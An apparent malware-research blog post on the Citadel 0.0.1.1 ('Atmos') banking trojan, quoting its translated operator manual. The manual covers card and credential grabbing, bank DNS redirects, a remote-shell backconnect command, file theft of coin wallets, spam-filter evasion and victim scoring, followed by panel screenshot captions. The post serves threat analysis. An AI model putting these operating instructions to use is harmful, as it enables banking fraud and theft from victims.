

Citadel 0.0.1.1 (Atmos)

xylibox.com/2016/02/citadel-0011-atmos.html




Guys of JPCERT, 有難う御座います！
Released an update to their Citadel decrypter to make it compatible with 0.0.1.1 sample.



Citadel 0.0.1.1 don't have a lot of documentation, so time as come to talk about it.
Personally i know this malware under the name 'Atmos' (be ready for name war in 3,2,1...)

The first sample i was aware is the one spotted by tilldenis here in jully 2015.



I re-observed this campaign in november 2015 with the same 'usca'.
You can find a technical description of the product here: http://pastebin.com/raw/cAqbrqAS

Here is a small part translated to English related to configuration and commands:

3. Configuration

url_config1-10 [up to 10 links to configuration files; 1 main for your web admin panel and 9 spare ones. To save the resources, use InterGate button in the builder to place config files on different links without setting up admin panel. Spare configs will be requested if the main one is not available during first EXE launch. Don't forget to put EXE and config files in 'files/' folder]
timer_config 4 9 [Config file refresh timer in minutes | Retry interval]
timer_logs 3 6 [Logs upload timer in minutes | Retry in _ minutes]
timer_stats 4 8 [New command receiving and statistics upload timer in minutes | Retry in _ minutes]
timer_modules 4 9 [Additional configuration files receiving timer | Retry in _ minutes. Recommending to use the same setting as in timer_config]
timer_autoupdate 8 [EXE file renewal timer in hours]
insidevm_enable 0/1 [Enable execution in virtual machine: 1 - yes | 0 - no]
disable_antivirus 0/1 [1 - Disable built-in 'AntiVirus' that allows to delete previous version of Zeus/Citadel/Citra after EXE lauch | 0 - leave enabled(recommended)]
disable_httpgrabber 0/1 [1 - Disable http:// mask grabber in IE | 0 - Enable http:// mask grabber in IE]
enable_luhn10_get 0/1 [Enable CC grabber in GET-requests http/https]
remove_certs 0/1 [Enable certificate deletion in IE storage]
report_software 0/1 [1 - Enable stats collection for Installed Software, Firewall version, Antivirus version | 0 - Disable]
disable_tcpserver 0/1 [1 - Enable opening SOCKS5 port (not Backconnect!) | 0 - Disable]
enable_luhn10_post 0/1 [Enable CC grabber in POST-requests http/https]
disable_cookies 0/1 [1- Disable IE/FF cookies-storage upload | 0 - Enable |

use_module_ffcookie - duplicates the same]
file_webinjects "injects.txt" [File containing injects. Installed right after successful config files installation. Renewal timer is set in timer_config]
url_webinjects "localhost/file.php" [Path to 'file.php' file. Feature of 'Web-Injects' section for remote instant inject loading]
AdvancedConfigs [Links to backup configuration files. Works if !bot is already installed on the system! and first url_config is no longer accessible]
entry "WebFilters" [Set of different filters for URLs: video(# character), screenshot(single @ character - screenshot sequence after a click in the active zone. double @ character '@@' - Full size screenshot), ignore (! character), POST requests logging (P character), GET request logging (G character)]
entry HttpVipUrls [URL blacklist. By default the follwing masks are NOT written to the logs "facebook*" "*twitter*", "*google*". Adding individual lines with these masks will enable logging for them again]
entry "DnsFilters" [System level DNS redirect, mask example - *bankofamerica.com*=159.45.66.100. Now when going to bankofamerica.com - wellsfargo.com will be displayed. Not recommending blocking AV sites to avoid triggering pro-active defenses]
entry "CmdList" [List of system commands after launch and uploading them to the server]
entry "Keylogger" [List of process names for KeyLogger. Time parameter defines the time to work in hours after the process initialization]
entry "Video" [Video recording settings | x_scale/y_scale - video resolution | fps - frame per second, 1 to 5 | kbs - frame refresh rate, 5 to 60 | cpu 0-16 CPU loading | time - time to record in seconds | quality 0-100 - picture quality]
entry "Videologger" - [processes "" - list of processes to trigger video recording. Possible to use masks, for example calc.exe or *calc*]
entry "MoneyParser" [Balance grabber settings | include "account,bank,balance" - enable balance parsing if https:// page contains one of the following key words. | exclude "casino,poker,game" - do NOT perform parsing if one of the following words is found]
entry "FileSearch" [File search by given mask. The report will be stored in 'File Hunter' folder. Keywords can be a list of files or patterns ** to for on the disk. For example, multibit.exe will search for exact match on filename.fileextension, *multibit* will report on anything found matching this pattern. | excludes_name - exclude filenames/fileextensions from search. excludes_path - exclude system directories macros, like, Windows/Program Files, etc | minimum_year - file creation/change date offset. The search task is always on. Remove all the parameters from this section to disable it.]
entry "NetScan" [hostname "host-to-scan.com" - list of local/remote IP addresses to scan. scantype "0" - sets the IP address range, for example, scantype "0" scans a single IP in the 'hostname', scantype "1" creates a full scan of class C network 10.10.10.0-255, scantype "2" creates a full scan of class B network 10.10.0-255.0-255]
Example 1 {hostname "10.10.0-255.0-255" addrtype "ipv4" porttype "tcp" ports "1-5000" scantype "2"}

Example 2 {hostname "10.10.1.0-255" addrtype "ipv4" porttype "tcp" ports "1-5000" scantype "1"}]
entry "WebMagic" [Local WebProxySrv, web server with its own storage. Allows to read and write bot parameters directly, for example, when using injects. This saves time and resources since it doesn't generate additional remote requests for different scripts that are generally detected by banks anti-tampering controls. It also allows to bypass browser checking when requesting https:// resource hosted remotely and to create backconnect connection. Full settings description is located in F.A.Q section]

4. Commands

user_execute <url> [execute given file]
user_execute <url> -f [execute given file, manual bot update that overwrites the current version]
user_cookies_get [Get IE cookies]
user_cookies_remove [Remove IE cookies]
user_certs_get [Get .p12 certificates. Password: pass]
user_certs_remove [Remove certificates]
user_homepage_set <url> [Set browser home page]
user_flashplayer_get [Get user's .sol files]
user_flashplayer_remove [Remove user's .sol files]
url_open <url> [open given URL in a browser]
dns_filter_add <hostname> <ip> [Add domain name for redirect(blocking) *bankofamerica.com* 127.0.0.1]
dns_filter_remove <url> [Remove domain name from redirect(blocking)]
user_destroy [Corrupt system vital files and reboot the system. Requires elevated privileges]
user_logoff [Logoff currently logged in user]
os_reboot [Reboot the host]
os_shutdown [Shutdown the host]
bot_uninstall [Remove bot file and uninstall it]
bot_update <url> [Update bot configuration file. Requires to use the same the crypt. The path is set in url_config]
bot_bc_add socks <ip> <port> [Connect Bot > Backconnect Server > Socks5 | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for Proxifier/Browser...]
bot_bc_add vnc <ip> <port> [Connect Bot > Backconnect Server > VNC Remote Display | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for UltraVNC client]
bot_bc_add cmd <ip> <port> [Connect Bot > Backconnect Server > Remote Shell | Run backconnect.exe listen -cp:1666 -bp:9991 on BC server / -bp is set when the command is launched, -cp is required for telnet/putty client]
bot_bc_remove <service> <ip> <port> [Disconnect from the bot and hide connections from

'netstat' output]
close_browsers [close all browser processes]

And one part related to some new features:

Q: How does Mailer works?
A: This feature allows you to create mass-email campaigns using standard PHP tools.
For this feature to work correctly you need to download the script [Download Script] and put it in www-root directory on one of the hosts that will be used to perform the mass-email campaign - make sure you turn off the following in php.ini; magic_quotes_gpc = Off and safe_mode = Off
After that press [Config] and fill in [Master E-Mail (for checkup) parameters: "name ; email" Your email for checking] and Mailer-script URL: http://www.host.com/mailer.php
It's possible to create a campaign using a email address list collected by a Bot using "For BotID" button or a new list name;email
Macros are supported in в Subject/Body/Attach.
{name} - Receiver name | {email} - Receiver E-mail | {random} - random chars | {rand0m} - random long number
Recommendation: To avoid being blocked by spam-filters use macro name@{hostname} in Sender ("email" or "name ; email") field - in this case the real domain name of the sending host will be used and your emails will not end up in Spam folder.

Q: How to work with File Hunter feature?
A: This feature allows you to work with files on the bot: get list of files matching the parameters specified under config entry "FileSearch", track files updates, autoupload files and replace files on the bot.
Custom Download - allows you to download any file from a bot by BotID, taken that a full path to the file is known. This will work even if the file is not specified under "FileSearch" config entry.
Auto download - uploads files with a given mask without a need to specify BotID. Bot will execute the upload as soon as search conditions are given and the file found. This will work even if the file is not specified under "FileSearch" config entry.
Be careful using File Hunter to modify any files on the bot. It's main purpose is to grab *coin files(multibit.dat/litecoin.dat...)
Use mouse right-click to access context menu for file list.

Q: Short manual for FTP Iframer
A: As in the case with 'Mailer', For this feature to work correctly you need to download the iframer script [Download Script] and put it in www-root directory on one of the hosts that will be used to perform the mass-email campaign - make sure you turn off the following in php.ini; magic_quotes_gpc = Off and safe_mode = Off
Next, create configuration options by pressing on [Конфигурация]
Specify the script URL in URL field

Working mode: Just checking [Will check the validity of FTP accounts found in the logs]
Inject: [Mode: "ON"]
Inject method: Smart/Add/Overwrite [Smart - will re-add the inject in case if it was detected and deleted. / Add - iframe code will be added to the end of the file before </body></html>]
Lookup depth: [File search level on ftp-host. For example, in the following structure FTP Connection > public_html(1) > images(2) > gif(3)....]
Next, perform 'Accounts search' and 'Run tasks'. The statistics and results will be available after a few minutes. The script will be working in cron-mode after the first execution, so there is no need to keep the page opened.

Q: Main functions and methods of "Neuromodel"
A: Neuromodel allows you to perform complex analysis of your botnet: identifying best bots, upload success rates. You can build a research matrix that includes list of bots and evaluate them against specified criteria; the result will be calculating a score to each bot.
Each research matrix can contain a number of evaluation criteria. For example, you need to search the logs for the following data: Bank Acc + CC or Bank Acc + ISP E-mail
Create profile first and then plan the task based on required criteria.

Task - "Find bots that logged into http://www.bankofamerica.com id=* in the last 30 days and where McAfee is installed. Assign X score if the search criteria match"

Creating criteria:
1) { name: BOA LOGIN | criteria: HTTP data POST | URL masks: htt*://www.bankofamerica.com/* | POST data masks: id=* | days limit: 30 | score: 1 | static method, trigger condition: No < 1 }
2) { name: AVCheck | criteria: installed software | software name mask: McAfee* | days limit: 30 | score: 1 trigger condition: No < 1 }

Static method is used to summarize the results.
* **No**: simple summary. Each successful criteria match adds specified score to the bot. More matches = bigger the score.
Example 1: if it found 180 reports matching the criteria and the score is 2 then the final score will be '180*2'
Example 2: if 'Login to bankofamerica' criteria is set to ">=" "3" on average a day then the score will be added only for the last days specified in 'Days' parameter.
Detailed: if in the last days specified in 'Days' parameter the 'Login to bankofamerica' criteria was matched more than 3 times on average then the bots reported will be given the score points.
* **Sum** Summary of produced reports
Score 'Points' will be added if the amount of reports satisfying the search criteria complies with trigger condition.
For example, if we have `reports_count=180` and `Points=2` and trigger condition is `>= 180` then the score is +2.
* **Days**: active days summary: days containing the reports.

Score will be added if the amount of reports satisfying the search criteria complies with trigger condition.
For example, if we have reports from day before yesterday, yesterday and today and trigger condition is set to `>= 3` then the scores will be added.
* **Avg/Day**: Average/Day: average number of reports in the last 24 hours
* **Avg/Week**: Average/Week: average number of reports per week
* **Days/Week**: average number of active days per week


Another example, search for inactive accounts:
"Find the bots regardless of their scores that logged into USBank in the last 21 days no more than 3 times - no filters or criteria are applied"

1) { URL = https://onlinebanking.usbank.com/Auth/Login/Login* | HTTP URL visit| days limit = 21 | Login no more than 3 times: e.g. login <=3. Meaning, if found <=3 reports for this criteria — add 1 to the score. | SUM() <=3 , 1 score }

Full criteria list is below:
Condition using date/time of the first report received from the bot.
Condition using date/time of the last report received from the bot.
Condition using average online time of the bot per week or per hour.
Condition using a type of the report or it's content
>Presence/Lack of LUHN10(CC)
>Presence/Lack of ISP email address (pop3 or web-link)
>Presence/Lack of FTP accounts
>Search by key words
Condition using "Installed Software" reports, allows you to check for a particular software installed on the bot.
Condition using "CMD" reports, allows to use particular keywords.
Condition using visited one or many particular URLs
Condition using POST variables.
Minus some absolute nonsense in the description of AVG/Day, AVG/week and days/weeks
The author is a fecking lunatic trying to explain things that only he understand :)
Thanks to Malwageddon for the translation help.

Now.. take a free tour in the infrastructure.


Login:



Dashboard:


RU and UA flags, united forever :)


exe configuration:




Operating system:

Software:



Software
Firewall
Antivirus
Search
Analytics
Count
Installs
Software




Firewall:


Software
Firewall
Antivirus
Search
Analytics


AV:


Software
Firewall
Antivirus
Search
Analytics

Search:




Bots:



